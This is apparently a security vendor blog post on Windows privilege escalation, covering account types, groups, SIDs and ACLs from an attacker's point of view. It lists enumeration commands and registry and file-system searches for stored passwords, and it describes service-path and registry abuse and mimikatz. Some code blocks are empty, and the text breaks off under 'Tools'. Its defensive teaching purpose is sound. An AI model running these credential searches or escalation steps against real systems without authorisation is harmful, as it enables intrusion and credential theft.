
Let's say an attacker successfully steals a User's password and gains access to their account. That password may enable certain privileges, for example, it may only unlock data stored locally on a laptop. But an attacker is hungry for more. They're looking for more sensitive data they can resell on the Dark Web. They're looking for access to business-critical systems so they can deploy ransomware, threaten shutdown, and demand financial payment.

To achieve those goals, an attacker employs a variety of strategies to escalate privileges:


Administrator
Vertical Privilege Escalation
Mary
Horizontal Privilege Escalation
Peter

- **Vertical privilege escalation**, sometimes referred to as privilege elevation, is when an attacker compromises a user account that has limited permissions on a system. They then look for ways to increase their privileges using the same account. For example, they might add the compromised account to the local administrator group.

- **Horizontal privilege escalation**, the more common method, is when an attacker gains access to another credential on the network with higher privileges than the initial one used to gain their foothold. With higher-level privileges, an attacker can move freely around the network without detection.



Examples illustrating the difference between vertical and horizontal privilege escalation

In this blog, you'll learn how an attacker escalates privileges on Windows systems using a step-by-step process. By viewing privilege escalation through the lens of a hacker you'll see how attackers exploit security vulnerabilities to achieve their goals. And, you'll identify opportunities to increase Windows privilege management to reduce your risk of a cyberattack.

Here's an example of elevation of a privilege attack using EternalBlue privilege escalation exploit:

```
┌──(wiretrap㉿kali)-[/media/wiretrap/data]
└─$ 
```

Example of when an attacker has pwned a system with NT Authority\System

Privilege escalation focuses on privileged accounts and access

Before we start getting into the mechanics of Windows privilege escalation attacks, we must first understand what privileged accounts are used for, the different types of privileges on Windows systems, and how they work. This foundation will help you understand the strategies cyber criminals use when attacking Windows systems so you know where to focus your defenses.

Privileged accounts are at the core of every business. They ensure the IT team can manage the organization’s systems, infrastructure, and software, and they enable employees to access the data that enables them to make critical business decisions.

Privileged accounts are distinguished from standard User accounts that represent human identities, such as an Active Directory User account with a password to restrict access.


Privileged accounts enable administrative or specialized levels of access based on higher levels of authorizations. It’s common to have shared privileged access used by a department or group of Users to access applications or systems. A privileged account can be human or non-human. Some types of non-human high privileged accounts are application accounts used to run services requiring specific permissions.

Privileged accounts allow Users to make system and software configuration changes, execute administrative tasks, create and modify accounts, deploy software, back up data, install security patches, enable interactive logins, and of course, access privileged data. All these activities are crucial to ensure a business can function by keeping systems and software running.

How privileges are created and delegated in Windows systems

A privilege in Windows operating systems is the authorization delegated to a User account or Group that allows access to system resources, objects, and tasks. Privileges can be Local or Domain, which determines the scope of access the User account has.


On Windows systems, you can find a list of Local User Accounts under Local Users and Groups in the computer management menu. Administrator, Default, and Guest are default accounts.



Name	Full Name	Description
admin	admin	
Administrator		Built-in account for administering the computer/domain
DefaultAccount		A user account managed by the system.
Guest		Built-in account for guest access to the computer/domain
rogue1		
user	user	

Computer Management Local Users and Groups

A Local User account can be assigned as a member of a Group, which determines its privileges.




Changes to a user's group membership are not effective until the next time the user logs on.

User account properties showing it is a member of the Users Group

Default Groups on a Windows system depend on the operating system role and features enabled. Groups tend to be focused on roles or tasks that the User will perform, based on their job function.

Unfortunately, many organizations rely on out-of-the-box roles. When unsure which role to assign to Users, most delegate Local Administrator privileges. This results in many overprivileged Users, which attackers search for and quickly abuse.


Each Windows system has its own Security Account Manager database, known as the SAM file, which stores User accounts and security descriptors on the local computer. When a User logs onto the system, they access a token that contains privileges. When they perform any action on the system, it checks if those permissions permit the action.



Name	Description
Access Control Assistance Operators	Members of this group can remotely query authorization
Administrators	Administrators have complete and unrestricted access to
Backup Operators	Backup Operators can override security restrictions for th
Cryptographic Operators	Members are authorized to perform cryptographic opera
Distributed COM Users	Members are allowed to launch, activate and use Distribu
Event Log Readers	Members of this group can read event logs from local m
Guests	Guests have the same access as members of the Users gr
Hyper-V Administrators	Members of this group have complete and unrestricted a
IIS_IUSRS	Built-in group used by Internet Information Services.
Network Configuration Operators	Members in this group can have some administrative pri
Performance Log Users	Members of this group may schedule logging of perform
Performance Monitor Users	Members of this group can access performance counter
Power Users	Power Users are included for backwards compatibility an
Remote Desktop Users	Members in this group are granted the right to logon rem
Remote Management Users	Members of this group can access WMI resources over m
Replicator	Supports file replication in a domain
System Managed Accounts Group	Members of this group are managed by the system.
Users	Users are prevented from making accidental or intention

A few default Groups that determine the privileges of users

Typically, when a User doesn't have permissions to an object within Windows, they'll be prompted to enter a different User account with the necessary privileges. This is commonly known as User Account Control (UAC) and enables a User to run most tasks as a non-Administrator.


User Account Control

Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows

Show more details

To continue, enter an admin user name and password.


User name

Password

Domain: MATRIX

User Account Control requiring elevated privileges to run cmd application

Once the Users and Groups have been assigned and configured, security settings are determined and privileges are assigned to each Object, such as file systems, registries, services, and system resources. In a hierarchy, each Object can inherit permissions and privileges from its parent.



Object name: C:\Users\user

You must have Read permissions to view the properties of this object.

Click Advanced to continue.

For special permissions or advanced settings, click Advanced.

Name: C:\Users\user

Owner: Administrators (ROGUE-WIN10-OLD\Administrators) Change


For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	SYSTEM	Full control	None	This folder, subfolders and files
Allow	Administrators (ROGUE-WIN1...	Full control	None	This folder, subfolders and files
Allow	user (ROGUE-WIN10-OLD\user)	Full control	None	This folder, subfolders and files
Allow	admin (ROGUE-WIN10-OLD\a...	Full control	None	This folder, subfolders and files

☐ Replace all child object permission entries with inheritable permission entries from this object

Common Security Settings aka ACL for an Object in Windows



Computer\HKEY_CURRENT_USER\Software

Name	Type	Data
(Default)	REG_SZ	(value not set)

Group or user names:

ALL APPLICATION PACKAGES
S-1-15-3-1024-1065365936-1281604716-3511738428-165
RESTRICTED
SYSTEM
user (ROGUE-WIN10-OLD\user)

Permissions for ALL APPLICATION PACKAGES	Allow	Deny
Full Control	☐	☐
Read	☐	☐
Special permissions	☑	☐

For special permissions or advanced settings, click Advanced.

Owner: SYSTEM Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	user (ROGUE-WIN10-OLD\user)	Full Control	None	This key and subkeys
Allow	SYSTEM	Full Control	None	This key and subkeys
Allow	Administrators (ROGUE-WIN1...	Full Control	None	This key and subkeys
Allow	RESTRICTED	Read	None	This key and subkeys
Allow	ALL APPLICATION PACKAGES	Read	None	This key only
Allow	S-1-15-3-1024-1065365936-12...	Read	None	This key only

☐ Replace all child object permission entries with inheritable permission entries from this object

Example of permissions aka ACL within the registry


Windows Security Identifiers (SID)

In Windows, the SID is how the operating system refers to accounts and processes, instead of using an account or process name.

Each account, Group, and process, is assigned a unique SID (Security Identifier) to represent the security context it’s running under. When a User logs onto a system or executes a process, the SID is assigned an access token that contains everything the system needs to determine the security context, permissions, privileges, Groups, and access.

To check the User account’s SID, you can use the WMIC (Windows

Management Instrumentation Command-Line Utility). Use the command prompt: wmic useraccount get name,sid.



```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\user>wmic useraccount get name,sid
Name            SID
admin           S-1-5-21-2869722376-4209856716-4124682382-1001
Administrator   S-1-5-21-2869722376-4209856716-4124682382-500
DefaultAccount  S-1-5-21-2869722376-4209856716-4124682382-503
Guest           S-1-5-21-2869722376-4209856716-4124682382-501
rogue1          S-1-5-21-2869722376-4209856716-4124682382-1010
user            S-1-5-21-2869722376-4209856716-4124682382-1002


C:\Users\user>_
```

An Example of User Account SIDs

To learn more about SIDs, I recommend reading Microsoft’s full documentation which can be found here:

Microsoft Security Identifiers Documentation

Did you catch the security concerns?

We've now covered the ways privileges are created and assigned in Windows. That’s the “happy path,” in which everything works out according to plan. But, even if you follow all of the steps outlined above to manage privileges, you’re leaving yourself open to a privilege escalation attack.

Next, we’ll cover the “unhappy path.” That’s when a cyber attacker targets your Windows privileged accounts and successfully exploits the security holes.

Privilege escalation attacks and exploit techniques

For hackers, privilege escalation is the art of elevating privileges from initial access (typically, standard User or application account) to Administrator, root, or even full system access, on Windows referred to as NT Authority\System.

How do privilege escalation attacks work?

To target privileged accounts, attackers use common steps and proven techniques to identify system misconfigurations, vulnerabilities, overprivileged Users, and weak credentials.


First, they explore systems to determine an attack path that won’t alert the security team that anything malicious is occurring. They're looking for privileged accounts which are left unmanaged and unmonitored.

Some of the most common privileged accounts that attackers go after include:

- The King of Accounts "Domain Admin Accounts"
- The challenging and scary "Domain Service Accounts"
- The forgotten "Local Administrator Accounts"
- The help me "Emergency Accounts"
- The hidden and forever "Service Accounts"
- The elevated "Application Accounts"
- The silent but deadly "Privileged Data User Accounts"

You can learn more about these types of accounts in the blog: **The 7 Deadly Privileged Accounts You MUST Discover, Manage, and Secure**.

Step-by-step path to privilege escalation




Example of the steps an attacker will take

Let's assume the attacker has gained an initial foothold on a Windows system. The initial foothold could mean different things, such as a reverse shell (aka without creds), access to an application running on the system, or creds (credentials) of an account with limited privileges, such as a standard user account. Each type of foothold allows the attacker to begin their privilege escalation attack path.


In a privilege escalation exploit, the attacker commonly seeks to discover as much as possible about an IT environment to determine their attack path. They do this through reconnaissance and enumeration of the compromised systems.

They perform some type of system enumeration using commands like the ones below:



Enumeration Commands	Description
ver	Windows Version
whoami	Current user
hostname	System Hostname
systeminfo	System Information
sc query state=all	Display Services
tasklist /svc	Display processes and services
ipconfig	Show IP Configuration
net users	Show Local Users
net localgroup	Show Local Groups
netsh advfirewall show allprofiles	Display Firewall Profiles and State

Operator Handbook by NETMUX is a great book that includes many enumeration commands and tips. This book has an awesome collection of steps to enumerate a system.



Below is an example of these enumeration commands in action:

```
C:\Windows\system32>
```

Manual Enumeration

Examples of privilege elevation techniques

When performing enumeration, attackers are looking for security vulnerabilities that allow for privilege escalation exploits, such as:

1. Insecure service permissions

This occurs when a service that's running under SYSTEM privileges, but the User has permissions to change the executable binpath to one which could create a reverse shell.

2. Unquoted service paths

Surprisingly, while this is a known technique used for many years, it’s still common to find many services with unquoted service paths. When combined with weak folder permissions, this allows an attacker to place an executable in a parent folder, where Windows will look for the executable first to execute. For example, you might have a service path as C:\Program Files\Vendor\binary.exe. When the path is unquoted and the User has permissions to place objects in the C:\Program Files\ path, Windows will first try to execute program.exe. If the attacker can place a binary called program.exe in the path, they can then elevate privileges to the account which that service is running.

3. Weak registry permissions

Like the insecure service permissions example, if an attacker can modify the registry configuration of a service, they can then change the path in service configuration to execute a binary they choose. This could create a reverse shell or elevate privileges on the system.

4. Insecure service executables

If an attacker can simply replace the original executable with their own, they can then gain privilege escalation of the account which that service is running under.

5. Passwords


I can't tell you how many times I've found passwords for privileged users sitting in a text file on a desktop, in a browser, or in a configuration file. Even today, when many people know that passwords are a top attack target, it's still common to store passwords in easy-to-find places. Many people create weak, crackable passwords, reuse them, and share them.

Attackers can quickly search for stored passwords using the common techniques, such as:


Searching the registry using the query: reg query HKLM /f password /t REG_SZ /s

Searching the file system within xml, ini and txt files for the string password: findstr /si password *.xml *.ini *.txt

Finding a text file on the desktop labeled something like "passwords," or "important stuff."



Identifying stored passwords in an internet browser:



6. Overprivileged Users

For example, standard business Users may have Local Administrator rights on their personal workstations. Attackers can leverage these Local Administrator rights to escalate privileges up to Full Domain using tools such as mimikatz and changes in the OS configuration. You can see how this privilege escalation strategy progresses in the video below.

https://delinea.com/blog/windows-privilege-escalation

Tools

- PowerSploit's PowerUp

  ```
